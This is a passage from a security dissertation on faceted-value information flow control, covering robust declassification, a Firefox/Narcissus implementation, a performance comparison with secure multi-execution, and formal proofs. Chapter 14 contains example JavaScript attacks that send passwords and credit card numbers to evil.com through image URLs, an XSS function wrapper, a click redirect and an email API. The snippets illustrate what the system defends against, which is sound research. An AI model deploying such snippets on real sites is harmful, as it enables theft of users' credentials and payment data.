In the context of multi-process execution [22], declassification is rather challenging. The L and H processes must be coordinated in a careful manner, with all of the attendant problems involved in sharing data between multiple processes. Additionally, allowing declassification may re-introduce timing channels and the termination channel, losing major benefits of the multi-execution approach. In contrast, faceted evaluation makes declassification fairly straightforward, and since it does not offer protections against timing channels and the termination channel, no advantage is lost by allowing declassification. The public and confidential facets are tied together in a single faceted value during execution, so declassification simply requires restructuring the faceted value to migrate information from one facet to another.

Providing a declassification operation with no restrictions invalidates most security guarantees. For instance, an attacker could declassify a user's password, or overwrite data that would be declassified later by legitimate code. In this manner, valid code intending to declassify the result of a password check might instead be duped into declassifying the password itself.


To provide more reliable security guarantees in the presence of declassifica-

tion with faceted values, we show how to perform robust declassification [72], which guarantees that an active attacker, able to introduce code, is no more powerful than a passive attacker, who can only observe the results. (We use robust declassification as an illustrative example, but faceted values could also support other approaches to declassification.)

Robust declassification depends on a notion of integrity, which in turn requires that we distinguish between the terms label and principal. In particular, we introduce a separate notion of principals (P) into our formalism. A label k then marks data as being secret ($\mathtt{S}^P$) or as being low-integrity or untrusted ($\mathtt{U}^P$), both from the perspective of a particular principal P[1].

$$
\begin{array}{rcllll}
P & \in & \mathit{Principal} & & & \\
k & \in & \mathit{Label} & ::= & \mathtt{S}^P & \text{secret to } P \\
 & & & \mid & \mathtt{U}^P & \text{untrusted by } P
\end{array}
$$

In the context of a principal P, we now have four possible views or projections of a computation, ordered by the subset relation.



To help reason about multiple principals, we introduce the notation L_P to abbreviate $L \cap \{\mathtt{S}^P, \mathtt{U}^P\}$, so that L_P is one of the four views from the above combined confidentiality/integrity lattice. Note that in the absence of declassification, the projection theorem guarantees that each of these views of the computation are independent; there is no way for values produced in one view's computation to influence another view's computation.

[1]This security lattice could be further refined to indicate which other principal was distrusted by P, which would permit more fine-grained decisions.

Figure 12.5: Declassification of Faceted Values

Declassification Rule

$$\frac{\begin{array}{c}\Sigma, e \Downarrow_{pc} \Sigma', V \\ \mathtt{U}^P \notin pc \\ V' = \mathtt{downgrade}_P(V)\end{array}}{\Sigma, \mathtt{declassify}_P\ e \Downarrow_{pc} \Sigma', V'} \quad [\text{F-DECLASSIFY}]$$

Downgrade Function

$$\begin{array}{lcl}
\mathtt{downgrade}_P : \mathit{Value} & \rightarrow & \mathit{Value} \\
\mathtt{downgrade}_P(R) & = & R \\
\mathtt{downgrade}_P(\langle \mathtt{S}^P\ ?\ V_1 : V_2 \rangle) & = & \langle \mathtt{U}^P\ ?\ \langle \mathtt{S}^P\ ?\ V_1 : V_2 \rangle : V_1 \rangle \\
\mathtt{downgrade}_P(\langle \mathtt{U}^P\ ?\ V_1 : V_2 \rangle) & = & \langle\!\langle\, \mathtt{U}^P\ ?\ V_1 : \mathtt{downgrade}_P(V_2)\,\rangle\!\rangle \\
\mathtt{downgrade}_P(\langle l\ ?\ V_1 : V_2 \rangle) & = & \langle l\ ?\ \mathtt{downgrade}_P(V_1) : \mathtt{downgrade}_P(V_2) \rangle
\end{array}$$

We introduce an additional expression form $\mathtt{declassify}_P\ e$ for declassifying values with respect to a principal P. The rule [F-DECLASSIFY] in Figure 12.5 performs the appropriate robust declassification. Declassification cannot be performed by arbitrary unauthorized code, or else attackers could declassify all confidential data. Moreover, it is insufficient to allow code "owned" by P to perform declassification, since attackers could leverage that code to declassify data on their behalf. Hence, the rule [F-DECLASSIFY] checks that the control path to this declassification operation has not been influenced by untrusted data, via the check $\mathtt{U}^P \notin pc$.

Robust declassification allows data to move from the $\{\mathtt{S}^P\}$ view to the $\{\}$ view, but never from the $\{\mathtt{S}^P, \mathtt{U}^P\}$ view to the $\{\mathtt{U}^P\}$ view. That is, secret data can be declassified only if it is trusted. The $\mathtt{downgrade}_P$ function shown in Figure 12.5 performs the appropriate manipulation to declassify values. The following lemma clarifies that this function migrates values from the trusted secret view $\{\mathtt{S}^P\}$ to the trusted public view $\{\}$, but not into any other view.

Lemma 33. *For any value V and view L:*

$$L(\texttt{downgrade}_P(V)) = \begin{cases} L(V) & \textit{if } L_P \neq \{\} \\ L'(V) & \textit{if } L_P = \{\}, \textit{ where } L' = L \cup \{\texttt{S}^P\} \end{cases}$$

Proof. See Appendix C.7. □

In the presence of declassification, the projection theorem does not hold for the public trusted view $\{\}$ since that view's computation may be influenced by declassified data. However, the projection theorem still holds for other views. To prove this relaxed version of the projection theorem, we extend the standard semantics to treat declassification as the identity operation:

$$\frac{\sigma, e \downarrow \sigma', V}{\sigma, \texttt{declassify}_P\ e \downarrow \sigma', V} \quad [\text{S-DECLASSIFY}]$$

Theorem 13 (Projection Theorem with Declassification)**.**

Suppose

$$\Sigma, e \Downarrow_{pc} \Sigma', V$$

For any view L for which pc is visible, and where $L_P \neq \{\}$ for each P used in a declassification operation, we have:

$$L(\Sigma), L(e) \downarrow L(\Sigma'), L(V)$$

Proof. See Appendix C.8. □

As a result, non-interference also holds for these same views.

Theorem 14 (Termination Insensitive Non-Interference with Declassification)**.**

Suppose $L_P \neq \{\}$ *for each* P *used in a declassification operation and*

$$\begin{array}{l} \Sigma_1 \sim_L \Sigma_2 \\ \Sigma_1, e \Downarrow_\emptyset \Sigma_1', V_1 \\ \Sigma_2, e \Downarrow_\emptyset \Sigma_2', V_2 \end{array}$$

Then

$$\begin{array}{l} \Sigma_1' \sim_L \Sigma_2' \\ V_1 \sim_L V_2 \end{array}$$

Proof. Follows from Theorem 13 via a proof similar to Theorem 8.

Part IV

Application to JavaScript

Chapter 13

Faceted JavaScript Implementation in Firefox

We incorporate our ideas for faceted evaluation into Firefox through the Narcissus JavaScript engine [24] and the Zaphod Firefox plugin [49]. The ZaphodFacets implementation [6] extends the faceted semantics to handle the additional complexities of JavaScript.

We add a new primitive to the language. The `makePrivate(v,p)` function turns a value `v` into a faceted value with a public facet of `undefined`. Optionally, the second argument `p` specifies the principal as a string. If `p` is not specified, the default value `"S"` is used, indicating that the value `v` is confidential to the hosting site.

Since the public facet is `undefined`, a different public value can be specified through the standard JavaScript idiom for setting default values. For example, the following code sets `x` to a faceted value of $\langle k \ ? \ 42 : 0 \rangle$.

```
var x = makePrivate(42) || 0;
```

The high value of x is set to 42, since `(42 || 0) === 42`; the low value will be 0, since `(undefined || 0) === 0`.

We use the `makePrivate` function at the input boundaries of the system in order to appropriately label data as it comes in. Chapter 14 discusses this area in more depth.

13.1 Writing Faceted Values to the DOM

Handling updates to the Document Object Model (DOM) is somewhat tricky with faceted evaluation. When a faceted value is written to the DOM, a concrete value must be rendered. At the same time, if a secure facet is rendered to the DOM, there is a risk that an attacker could use the DOM to declassify confidential data. Consider the following code snippet:

```
var secret = makePrivate(42) || 0;
var title1 = document.getElementById("title1");
title1.setAttribute("class", secret);
var newVal = document.getElementsByTagName("h1")[0]
    .getAttribute("class");
```

When the value of `secret` is written to the DOM, either 42 or 0 must be chosen. Since we want to maximize the functionality of the site, and the user presumably should be able to see any private data, it is logical to select the secret value 42. In general, we select the private facet to render to the DOM unless doing so would be a security risk; Section 14.2 discusses these risks in more depth.

However, when `newVal` is read from the DOM, it is not immediately obvious whether its value should be considered private. If the element with id `title1` is the

first `h1` element on the page, then the value should be private. Otherwise, assuming that no other private data is involved, this value should be public. Since most DOM representations are written in either C or C++, introspection of the DOM is somewhat tricky. Possible approaches to this problem include:

1. Treat the entire DOM as private.
2. Only write public data to the DOM.
3. Treat the DOM as public until any private data is written to it.
4. Replicate the structure of the DOM in order to identify which data is public and which is private.

The last option seems to be the only reasonable approach. Fortunately, the dom.js implementation of the DOM allows us to easily reason about the structure of the web-page. ZaphodFacets uses dom.js as its DOM implementation. Since dom.js is written in JavaScript and can be run with the Narcissus JavaScript engine, faceted values are persisted within the DOM and allow us to reason about information flow through the DOM.

The underlying DOM must be kept in sync with dom.js. ZaphodFacets adds listeners to the documents so that any updates to the underlying DOM are reflected in dom.js. Likewise, any updates within dom.js are reflected in the underlying DOM through the use of special handler functions provided by the dom.js library; if a faceted value is used to update the dom.js version of the document, ZaphodFacets carefully selects the facet to render to the underlying DOM in accordance with the security policy reviewed in Section 14.2.

13.2 Chrome Code vs. Narcissus Code

Chrome code, not to be confused with Google Chrome, is code that is used in the implementation of the browser, and which often runs with enhanced privileges. Firefox addons like ZaphodFacets run at the chrome level. However, significant chunks of the code are actually evaluated in Narcissus, and therefore have different permissions and abilities. Also, the handling of faceted values is very different between chrome code and Narcissus code.

In ZaphodFacets, chrome code includes the Narcissus JavaScript engine, the code that manages the addon, and additional utility functions that handle the interaction of dom.js with the underlying DOM. Code at this level is able to inspect the program counter of any Narcissus scripts being executed. While faceted values are not a language construct within chrome code, chrome code can inspect Narcissus faceted values and restructure them as needed. Chrome code also provides wrappers for native code like `setTimeout` and `setInterval` so that Narcissus is invoked instead of the underlying JavaScript engine.

Narcissus code includes dom.js and scripts from the page. This code has support for faceted values as a language construct, but has no ability to inspect or reconstruct faceted values.

13.3 Performance Results

Faceted evaluation is similar to prior work on secure multi-execution [22]. To understand the performance trade-off between these two approaches we also imple-

mented both sequential and concurrent versions of secure multi-execution in Narcissus, and compared their performance to faceted execution.

Our tests were performed on a MacBook Pro running OS X version 10.6.8. The machine had a 2.3 GHz Intel Core i7 processor with 4 cores and 8 GB of memory. For our benchmark, we used the crypto-md5 test from the SunSpider [69] benchmark suite, which is one of the standard benchmark suites used for comparing JavaScript engine performance. We modified this program to include 8 hashing operations with some inputs marked as confidential. The test cases involve 0 through 8 principals. In each case, every principal marks one element as private; additional hash inputs are public. For example, Test 1 hashes 1 confidential input and 7 public inputs. Test 8 hashes 8 confidential inputs, each marked as confidential by a distinct principal, and has no public inputs. Our results are summarized in Figure 13.1.

Our results highlight the tradeoffs between the different approaches. The sequential variant of secure multi-execution had the most lightweight infrastructure of the three approaches, reflected in its good performance when there are 0 principals. However, it can neither take advantage of multiple processors nor avoid unnecessary work. Consequently, the time required roughly doubles with each additional principal.

Concurrent secure multi-execution outperforms our faceted evaluation implementation when the number of principals is small. However, as the number of principals increases, faceted evaluation quickly becomes the more efficient approach, since under secure multi-execution the number of processes increases exponentially compared to the number of principals. With three principals, faceted evaluation outperforms concurrent secure multi-execution in our tests. Beyond this point execution time for concurrent

Table 13.1: Faceted Evaluation vs. Secure Multi-Execution

# principals	Times in seconds		
	Secure multi-execution		Faceted execution
	sequential	concurrent	
0	274	283	311
1	514	284	349
2	961	332	387
3	1,784	598	422
4	3,324	1,094	462
5	*	1,982	503
6	*	*	541
7	*	*	575
8	*	*	614

A result of "*" indicates a test that ran for more than one hour.

secure multi-execution roughly doubles with each added principal, as the elements in the lattice now outnumber the available cores.


Chapter 14

Information Flow Policy

The bulk of this dissertation focuses on the proper mechanism for dynamic information flow analysis. This section instead concentrates on how information flow analysis may be useful in a browser setting. Key issues include how to identify private data and high-integrity data, how to isolate potential channels an attacker might exploit, and how to handle some common attacks.

14.1 Lattice

We are primarily interested in confidentiality, but in order to defend against certain attacks we also need to reason about integrity. In our examples, we adopt the lattice mentioned in Section 2.1.2:



If desired, a more sophisticated lattice could be used that would consider trust and integrity for different origins; Section 12.3 reviews just such a lattice. However, a simpler lattice might cause less performance overhead, depending on the degree of interaction between code from different origins, and is sufficient to defend against the attacks outlined in this chapter. Also, a minimal lattice reduces the complexity of our examples. For these reasons, we opt for the 2-principal lattice shown above.

14.2 DOM Policy

Section 13.1 discusses how the implementation tracks information flow through the DOM. However, it is not always clear which facet of a faceted value should be written to the underlying, non-faceted DOM. In general, the user should be allowed to see all private data, and so the private facet will usually be selected. However, writing to the DOM can result in a connection to an external server, and hence might leak data to an attacker. For example, the following code exports the value of `secret` to `evil.com`.

```
var img = new Image();
img.src = "http://www.evil.com/" + secret;
```

There are several other fields that can export data in this same manner. In particular, private data should not influence the creation or modification of the following fields if they refer to an external server:

- `src` or `source` attributes on HTML elements like `img`, `script`, and `style`.
- `href` attributes on `link` elements, used for stylesheets.
- `object` or `embed` elements, often used for flash.

Of course, it is acceptable to put private data into these fields if that data does not refer to an external server, and hence does not influence web requests to a 3rd party server.

In our implementation, the policy specifies that updates to these fields use the private facet only if the file is on the hosting server. Otherwise, the public facet is used instead. A more sophisticated variant of this policy could distinguish between private data for different domains. For instance, it might be permissible for private data for E-Trade to be reflected in a request for an image from E-Trade's servers.

14.3 Identifying Private Data

A major challenge of information flow analysis lies in identifying which data should be treated as confidential. A policy that is too inclusive is likely to give rise to a high number of false positives.

Our policy treats password fields as private, leveraging application-specific work that the web developer has done to identify data that we should protect. Furthermore, any form element with a class of `confidential` is also treated as private, allowing developers to protect additional fields like credit card numbers or account numbers. Of course, removing this class value cannot be allowed or an attacker could declassify the marked fields.

Another option would be to treat all form data as private. While this strategy protects more information and requires no additional work from web developers, it might be overly restrictive and, perhaps more importantly, could slow down performance significantly.

14.4 Identifying Untrusted Scripts

Our policy considers all scripts loaded from external files on the hosting server to be trusted. Any scripts loaded from an external server are treated as untrusted. Effectively, each script is transformed into the following code:

```
var untrustedCode = makePrivate(function() {
  // original code here...
},"U");
untrustedCode = untrustedCode || function(){};
untrustedCode();
```

The untrusted code is wrapped in a function that is made into a faceted value with a principal of `U` for untrusted. The trusted facet is set to a no-op function, and then the faceted function is invoked. As a result, any side effects induced by the code will only be visible to views including the untrusted principal.

This policy is not fool-proof; if a site is constructed so that, for instance, JavaScript files are dynamically built with PHP code, an attacker potentially could create a trusted script.

A trickier question lies in handling scripts embedded within an HTML page. Any embedded script could be the result of a cross-site scripting attack, so a reasonable policy might treat all embedded scripts as untrusted. However, for the sake of usability our policy treats embedded scripts as trusted. Even so, information flow analysis still offers some protection against XSS attacks.

14.5 Cross-Site Scripting (XSS) Example

XSS attacks are one of the most pervasive security vulnerabilities today [30]. While faceted evaluation does not prevent XSS attacks, it can provide an additional

layer of defense, reducing an attack's power.

In this example, the web developer uses a library function `hex_md5` for hashing passwords on the client side. The library is benign, but an attacker uses an XSS vulnerability in the page to wrap the hashing library and export the password to `evil.com`, a site controlled by the attacker. The attack attempts to leak the password by loading an image from `evil.com`, incorporating the password into the name of the requested image.

```
var oldHex = hex_md5;
hex_md5 = function(secret) {
  var baseURL = "http://evil.com/";
  var img = document.getElementById("spock");
  img.setAttribute("src", baseURL + secret + ".jpg");
  return oldHex(secret);
}
```

Rendering the private facet of secret would open a connection to `evil.com`, and therefore leak private information. Therefore, in this case we render the public facet instead, so the attacker observes a request for `http://evil.com/undefined.jpg` (assuming that the public facet is `undefined`).

An improved attack might attempt to evade our controls by first writing the password to the `class` attribute of the `title1` element and then rereading it from the first `h1` element. Without knowledge of the DOM structure of the page, it is not possible to know whether this code leaks information:

```
var oldHex = hex_md5;
hex_md5 = function(secret) {
  var baseURL = "http://evil.com/";
  var img = document.getElementById("spock");
  var title1 = document.getElementById("title1");
  title1.setAttribute("class", secret);
  var newVal = document.getElementsByTagName("h1")[0]
        .getAttribute("class");
  img.setAttribute("src", baseURL + newVal + ".jpg");
  return oldHex(secret);
}
```

Since ZaphodFacets integrates dom.js, we are able to persist the different facets of `secret` to the DOM so that no security information is lost. While the page can render only a single facet, it is critical that we maintain other views of the document.

With this example, `evil.com` sees only the public facet of `secret`, not the true password. Trusted same-origin sources do see the true value, and therefore work correctly with the page. Note that the password is protected even though the injected code is trusted. While identifying trusted scripts is important for defending against some attacks, preventing private data from being sent to an external server may be done by considering confidentiality alone.

14.6 Clickjacking and Malicious Advertising Code

Advertising is the source of numerous incidents involving malicious JavaScript code. For one example, the 'Farm Town' Facebook game was the victim of just such an attack [55]. Code included from an advertising server redirected users to a malicious site that attempted to install malware on the user's system.

We simulate an attack by including JavaScript code from a 3rd party server. The code uses a "clickjacking" attack, installing a listener that intercepts any click the

user makes on the page to trigger an action. In this case, the code redirects the user to another site by writing the URL to `document.location` [27]:

```
document.addEventListener("click", new function() {
  document.location = "http://www.evil.com";
});
```

After redirecting the user to this site, the site may attempt to exploit known vulnerabilities in the browser and install malware on the user's system. More details about this attack vector are available on Google Caja's webpage [56].

To prevent this attack, we restrict writes to `document.location` to scripts hosted on the current site. In order to identify updates from other scripts, all scripts loaded from other domains are marked as untrusted[1]. For the sake of usability, we update the DOM with the untrusted facets, except for fields like `document.location` that should be treated as high-integrity.

Whenever the program counter is untrusted, any attempt to redirect the browser to another page is suppressed. If the program counter is trusted but the url is a faceted value, the trusted facet is used in order to prevent the attacker from tainting a field that is used by trusted code to redirect the site.

By marking code from external sites as untrusted and restricting its ability to update critical fields, we maintain key integrity properties. A refinement of this policy could allow the site designer to endorse certain scripts. For example, code from Google Analytics might be deemed to be a lower security risk than code from Google AdSense.

[1]Since the event listener is set in an untrusted script, the function is also untrusted. Any updates by the untrusted code will therefore update only untrusted facets.

14.7 Exfiltration attack

Intuitively, it seems safe to send confidential data to the hosting site. However, exfiltration attacks (discussed in Section 3.3) leverage server-side functionality to leak sensitive information. Although the power of these attacks is limited by the server-side functionality, some sites may have an extensive feature set that an attacker could exploit. For example, a social networking site might have a rich API for emailing friends. An attacker could use this API to email the user's password to `attacker@evil.com`.

In our example, a site identifies a form field for credit card information as confidential through the use of the `confidential` class attribute discussed in Section 14.3. Server side functionality also permits sending email to a friend.

We assume that an attacker has injected malicious advertising code. While the attacker cannot export data to a 3rd party server, it is possible to send the credit card number back to the web-server. By exploiting the email functionality, the attacker can see the private credit card information. The attacker installs a listener on the field containing the credit card number with the following code:

```
var elem = document.getElementById("ccnum");
elem.addEventListener("change", function() {
  var ccElem = document.getElementById("ccnum");
  sendEmail("nasty@evil.com", "Credit card is "+cc.value);
});
```

In a real site, the functionality of the `sendEmail` function would most likely leverage the XHLHttpRequest API (XHR) API. We instead implement the `sendEmail` function as a primitive within the chrome code level of ZaphodFacets, as discussed in Section 13.2. We illustrate how to protect the use of this function, which can be generalized to XHR and similar mechanisms.

To defend against this attack, we consider both confidentiality and integrity in a manner similar to our design for robust declassification in Section 12.3. Essentially, calls to `sendEmail` are permitted if the program counter is trusted, and only trusted data is sent back to the server.

Since `sendEmail` is implemented as chrome code, it is able to inspect faceted values and the current program counter. The `sendEmail` function sends out an email message only if the program counter is trusted using the private, trusted views of both the address and message.

```
function sendEmail(address, message) {
  if (isTrustedPC()) {
    address = getSecretTrusted(address);
    message = getSecretTrusted(message);
    // Alert message simulates the sending of the email.
    alert("Email submitted to " + address + ":\n" + body);
  }
}
```

By introducing these restrictions, the attacker is thwarted and the user's credit card number remains secure. However, trusted code suffers no impediment.

Part V

Future Work and Conclusions

Chapter 15

Future Work

This chapter outlines ongoing work focused on improving faceted values and on increasing understanding of dynamic information flow analysis in general.

15.1 Faceted Evaluation with Enforceable Policies

Faceted values allow for dynamically reasoning about different security views of data by simulating multiple executions. However, the views for each output channel (as outlined in Section 12.1) are fundamentally static. And yet there are times when the permissions allowed to a channel change over the execution of a program. For instance, an auction system might be willing to allow the highest current bid to be made public once the auction has closed. For another example, a formerly trusted system might be compromised, and its view of data should be reduced to match the diminished trust.

As mentioned in Section 2.3.5, Yang et al. [70] develop Jeeves, an interesting framework for dynamically specifying information flow policies. Their approach relies

on symbolic execution and is not able to handle mutable references or recursion. In ongoing work with the authors of Jeeves, we are exploring how to combine the flexibility of dynamic policies with the efficiency and flexibility of faceted values.

Comparing faceted values with symbolic values helps to illustrate the benefit of faceted evaluation for dynamic enforcement of information flow policies. Symbolic execution uses special symbolic values, which represent multiple possible values in a manner similar to faceted values. The primary distinction is that faceted values represent a finite set of concrete values, whereas symbolic values represent a possibly unbounded range of values. Consider the following code in JavaScript syntax:

```
if (x < 0) print("x is negative");
else print("x is a non-negative number");
```

If `x` is symbolic, both paths of this code will be explored, unless the tool can detect that one branch is not logically possible. If `x` is instead a faceted value, the if/else statement will be executed multiple times, but might execute the same branch many times. For instance, if $x = \langle k\ ?\ 2 : 3 \rangle$, the false branch will be executed twice, and the true branch will never be executed at all.

A distinct benefit of faceted evaluation is that it is fairly easy to avoid unnecessary computations. Recursive calls nicely highlight this benefit. Consider the following code, which takes a number and returns the correct Fibonacci number.

```
function fib(n) {
  if (n<=0) return 0;
  if (n==1) return 1;
  return fib(n-1) + fib(n-2);
}
```

If `fib`($\langle k\ ?\ 7 : 2 \rangle$) is called, execution results in calls to `fib`(7) and `fib`(2), returning the expected results. The final value is therefore $\langle k\ ?\ 13 : 1 \rangle$. In contrast, if `fib`($s$)

is called where s is a symbolic value, execution might not terminate, since there are infinite possible paths to explore.

A key change in the design of faceted evaluation is that there could be many possible views that will comply with the specified security policy. Following the lead of Yang et al. [70], we use the highest view in the lattice that complies with the specified security policies. However, in some cases two sibling views[1] might both satisfy the security policy, and one value will need to be selected arbitrarily.

Interestingly, dynamic policies reduce the need for declassification and endorsement policies, since a policy can specify when data may be released. However, declassification could remain useful as an optimization for eliminating facets that are no longer needed.

15.2 A Functional View of Imperative Information Flow

Dynamic information flow analysis is useful, but it can be tricky to reason about imperative updates, as the preceding chapters illustrate. Information flow control for a purely functional language, however, is comparatively straightforward. By translating from an imperative language to a functional core, it becomes much easier to reason about certain features.

A straightforward translation encodes an execution of an imperative program as a functional program that threads a store σ through its evaluation. Unfortunately, if not done carefully, the resulting functional program is unnecessarily restrictive. For instance, a straightforward translation of

[1] Two distinct views where neither has strictly greater permissions than the other.

$$\texttt{if } (\langle H \rangle x) \texttt{ then } y\texttt{:=}0 \texttt{ else } y\texttt{:=}0$$

might hoist the security label of the guard condition resulting in the function

$$\lambda\sigma. \texttt{ if } (\langle H \rangle x) \texttt{ then } \langle 0, \sigma[y := 0] \rangle \texttt{ else } \langle 0, \sigma[y := 0] \rangle$$

which, when applied to a store σ_0 gives

$$\langle H \rangle \langle 0, \sigma_0[y := 0] \rangle$$

where the resulting store $\sigma_0[y := 0]$ agrees with σ, except that y is mapped to 0. However, the store is under the label H, meaning that every reference in the store is now marked as private. Reading the contents of some unrelated location z after executing this program yields a result of the form $\langle H \rangle v$, even if the value v had previously been public.

To solve this problem, we use a special *merge* σ_1 σ_2 function. This function takes a store σ_1 representing the state of the program before executing private code and a store σ_2 representing the state of the program after executing private code. It returns a new store σ', where $\sigma'(a_l) = \sigma_1(a_l)$ for all public addresses a_l, and $\sigma'(a_h) = \sigma_2(a_h)$ for all private addresses a_h. The semantics of the resulting program will therefore follow a failure-oblivious strategy, as discussed in Section 5.3, although the translation could also encode a fail-stop approach similar to the no-sensitive-upgrade strategy outlined in Chapter 5.

By studying a translation that preserves information flow guarantees, we hope to further understanding of the relation between dynamic information flow control in functional and imperative settings.

Chapter 16

Conclusion

We have shown how to guarantee termination-insensitive non-interference dynamically. We have reviewed monitor-based approaches, showing that analysis can be sound through the no-sensitive-upgrade approach, which maintains soundness by terminating executions that might leak data. We have further improved this approach through a sparse-labeling strategy, where labels are left implicit whenever possible, reducing the overhead for our information flow controls to a minimum. Furthermore, we have illustrated how a permissive upgrade strategy can accept more programs by carefully tracking partially leaked data. With privatization operations that set data to private where needed, rejected executions can be eliminated altogether, except for actual policy violations.

Faceted values present an alternative approach. By calculating different views for public and private computations, non-interference guarantees can be provided without reliance on the stuck executions of the monitor-based approaches. Our results have shown that this strategy can be done in an efficient manner, making them a realistic

solution for information flow controls in the browser. We prove that faceted values subsume the monitor-based approaches and show how faceted values can be extended to additional features.

Finally, we have developed a JavaScript implementation that incorporates faceted values and shown its efficacy in defending against several common attacks, including XSS attacks, malicious advertising code, and exfiltration attacks.

Part VI

Appendices

Appendix A

Sparse Labeling Proofs

A.1 Non-Interference for Sparse Labeling

Restatement of Theorem 2 (Non-Interference for Sparse Labeling).

If

$$\begin{array}{l} \sigma_1 \approx_H \sigma_2 \\ \theta_1 \sim_H^{pc} \theta_2 \\ \sigma_1, \theta_1, e \downarrow_{pc} \sigma_1', v_1 \\ \sigma_2, \theta_2, e \downarrow_{pc} \sigma_2', v_2 \end{array}$$

then

$$\begin{array}{l} \sigma_1' \approx_H \sigma_2' \\ v_1 \sim_H^{pc} v_2 \end{array}$$

Proof. By induction on the derivation $\sigma_1, \theta_1, e \downarrow_{pc} \sigma_1', v_1$ and case analysis on the last rule used in that derivation.

Note that any derivation via the [S-APP] rule can be derived via the [S-APP-SLOW] rule, and similarly for the other [...-SLOW] rules, so we assume without loss of generality that both evaluations are via the [...-SLOW] rules whenever possible.

- [S-CONST]: Then $e = c$ and $\sigma_1' = \sigma_1 \approx_H \sigma_2 = \sigma_2'$ and $v_1 = v_2 = c$.

- [S-VAR]: Then $e = x$ and $\sigma_1' = \sigma_1 \approx_H \sigma_2 = \sigma_2'$ and $v_1 = \theta_1(x) \sim_H^{pc} \theta_2(x) = v_2$.

- [S-FUN]: Then $e = \lambda x.e'$ and $\sigma_1' = \sigma_1 \approx_H \sigma_2 = \sigma_2'$ and

  $v_1 = (\lambda x.e', \theta_1) \sim_H^{pc} (\lambda x.e', \theta_2) = v_2$.

- [S-APP-SLOW]: In this case, $e = (e_a\ e_b)$, and from the antecedents of this rule, we have that for $i \in 1, 2$:

$$\begin{array}{l}
\sigma_i, \theta_i, e_a \downarrow_{pc} \sigma_i'', (\lambda x.e_i, \theta_i')^{k_i} \\
\sigma_i'', \theta_i, e_b \downarrow_{pc} \sigma_i''', v_i' \\
\sigma_i''', \theta_i', e_i[x := v_i'] \downarrow_{pc \sqcup k_i} \sigma_i', v_i'' \\
v_i = \langle k_i \rangle^{pc}\, v_i''
\end{array}$$

  By induction:

$$\begin{array}{l}
\sigma_1'' \approx_H \sigma_2'' \\
\sigma_1''' \approx_H \sigma_2''' \\
(\lambda x.e_{1c})^{k_1} \sim_H^{pc} (\lambda x.e_{2c})^{k_2} \\
v_1' \sim_H^{pc} v_2'
\end{array}$$

  - If k_1 and k_2 are both at least H (with respect to pc) then $v_1 \sim_H^{pc} v_2$, since they both have label at least H.

    By Lemma 10, $\sigma_1' \approx_H \sigma_1''' \approx_H \sigma_2''' \approx_H \sigma_2'$, and we need to conclude that $\sigma_1' \approx_H \sigma_2'$.

    We know that $dom(\sigma_i') \supseteq dom(\sigma_i''')$, since execution only allocates additional reference cells. Without loss of generality, we assume that the two executions allocate reference cells from disjoint parts of the address space,[1] i.e.:

$$(dom(\sigma_i') \setminus dom(\sigma_i''')) \cap dom(\sigma_{2-i}') = \emptyset$$

[1] We refer the interested reader to [11] for an alternative proof argument that does use of this assumption, but which involves a more complicated compatibility relation on stores.

Under this assumption, the only common addresses in σ'_1 and σ'_2 are also the common addresses in σ'''_1 and σ'''_2, and hence we have that $\sigma'_1 \approx_H \sigma'_2$.

 – If k_1 and k_2 are not both at least H (with respect to pc), then $\theta'_1 \sim_H^{pc} \theta'_2$ and $e_1 = e_2$ and $k_1 = k_2$. By induction, $\sigma'_1 \approx_H \sigma'_2$ and $v''_1 \sim_H^{pc} v''_2$, and hence $v'_1 \sim_H^{pc} v'_2$.

- [S-PRIM-SLOW]: This case holds via a similar argument.

- [S-REF]: In this case, $e = \texttt{ref}\ e'$. Without loss of generality, we assume that both evaluation allocate at the same address $a \notin \mathit{dom}(\sigma_1) \cup \mathit{dom}(\sigma_2)$, and so $a = v_1 = v_2$. From the antecedents of this rule, we have that for $i \in 1, 2$:

$$\begin{array}{l} \sigma_i, \theta_i, e' \downarrow_{pc} \sigma''_i, v'_i \\ \sigma'_i = \sigma''_i[a := v'_i] \end{array}$$

By induction, $\sigma''_1 \approx_H \sigma''_2$ and $v'_1 \sim_H^{pc} v'_2$, and so $\sigma'_1 \approx_H \sigma'_2$ as $\mathit{label}(a) = pc$.

- [S-DEREF-SLOW]: In this case, $e = \texttt{!}e'$, and from the antecedents of this rule, we have that for $i \in 1, 2$:

$$\begin{array}{l} \sigma_i, \theta_i, e \downarrow_{pc} \sigma'_i, a_i^{k_i} \\ v_i = \langle k_i \rangle^{pc}\ \sigma'_i(a_i) \end{array}$$

By induction, $\sigma'_1 \approx_H \sigma'_2$ and $a_1^{k_1} \sim_H^{pc} a_2^{k_2}$.

 – If k_1 and k_2 are both at least H (wrt pc), then $v_1 \sim_H^{pc} v_2$, since they both have label at least H (wrt pc).

 – Otherwise, $a_1 = a_2$ and $k_1 = k_2$ and $\sigma'_1(a) \sim_H^{\mathit{label}(a)} \sigma'_2(a)$. By Lemma 9, $\mathit{label}(a) \sqsubseteq k_1$, and so by Lemma 7, $\sigma'_1(a) \sim_H^{k_1} \sigma'_2(a)$. By Lemma 8, $v_1 \sim_H^{pc} v_2$.

- [S-ASSIGN-SLOW] In this case, $e = (e_a := e_b)$, and from the antecedents of this rule, we have that for $i \in 1, 2$:

$$
\begin{array}{l}
\sigma_i, \theta_i, e_a \downarrow_{pc} \sigma_i'', a_i^{k_i} \\
\sigma_i'', \theta_i, e_b \downarrow_{pc} \sigma_i''', v_i \\
m_i = label(a_i) \\
(pc \sqcup k_i) \sqsubseteq label_{m_i}(\sigma_i'''(a_i)) \\
\sigma_i' = \sigma_i'''[a_i := \langle pc \sqcup k_i \rangle^{m_i}\, v_i]
\end{array}
$$

  By induction:

$$
\begin{array}{ll}
\sigma_1'' \approx_H \sigma_2'' & \qquad \sigma_1''' \approx_H \sigma_2''' \\
a_1^{k_1} \sim_H^{pc} a_2^{k_2} & \qquad v_1 \sim_H^{pc} v_2
\end{array}
$$

  - If $a_1^{k_1} = a_2^{k_2}$ then let $l = m_1 = m_2$. By Lemma 8, $\langle pc \rangle^l\, v_1 \sim_H^l \langle pc \rangle^l\, v_2$, and hence $\sigma_1' \approx_H \sigma_2'$ from the above.
  - Otherwise $H \sqsubseteq k_i \sqsubseteq label_{m_i}(\sigma_i'''(a_i))$. Hence $\sigma_1' \approx_H \sigma_2'$.

□

Appendix B

Permissive Upgrade Proofs

B.1 Permissive Upgrade Semantics Subsumes NSU Semantics

